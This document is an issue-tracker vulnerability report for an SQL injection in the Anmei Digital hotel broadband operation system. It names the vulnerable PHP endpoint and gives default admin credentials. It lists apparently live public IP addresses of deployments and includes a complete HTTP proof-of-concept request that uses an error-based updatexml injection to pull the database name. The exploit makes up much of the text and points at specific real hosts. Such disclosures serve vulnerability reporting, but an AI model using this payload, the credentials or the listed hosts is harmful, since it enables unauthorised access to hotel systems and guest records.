New issue

Anmei Digital Hotel Broadband Operation System SQL Injection Vulnerability #74

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Anmei Digital Hotel Broadband Operation System SQL Injection Vulnerability

First Guiding Unit

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I. Impact of the Vulnerability

Anmei Century (Beijing) Technology Co., Ltd. Hotel Broadband Operation System

II. Vulnerability Location:

/manager/card/cardhand_submit.php

III. Code Analysis

In cardhand_submit.php, because both the $phone_edit and $id parameters are controllable, the $id parameter can be directly passed into the SQL statement, creating an SQL injection vulnerability.

IV. Vulnerability Reproduction

https://113.140.76.67:6070/manager/login.php

Log in to the backend

Username: administrator Password: admin

Get the current database name by injecting the id parameter.


POC

```
POST /manager/card/cardhand_submit.php?id=1'%20and%20updatexml(1,concat(0x7e,
(database())),3)--%20q&type=0&phone_edit=1 HTTP/1.1
Host: 202.97.137.229:62443
Cookie: PHPSESSID=qqjrsedibm8mutuiuk1gq6jar7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 71
Origin: https://202.97.137.229:62443
Referer: https://202.97.137.229:62443/manager/card/cardhand_open.php?
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: frame
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-Forwarded-For: 192.168.1.23
Te: trailers
```

```
Connection: close

start=0&batchid=1&GuestName=111&RegMobileNo=212&RegIdType=1&RegIdNo=212
```

Database name successfully obtained: DB_HIBOS



Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants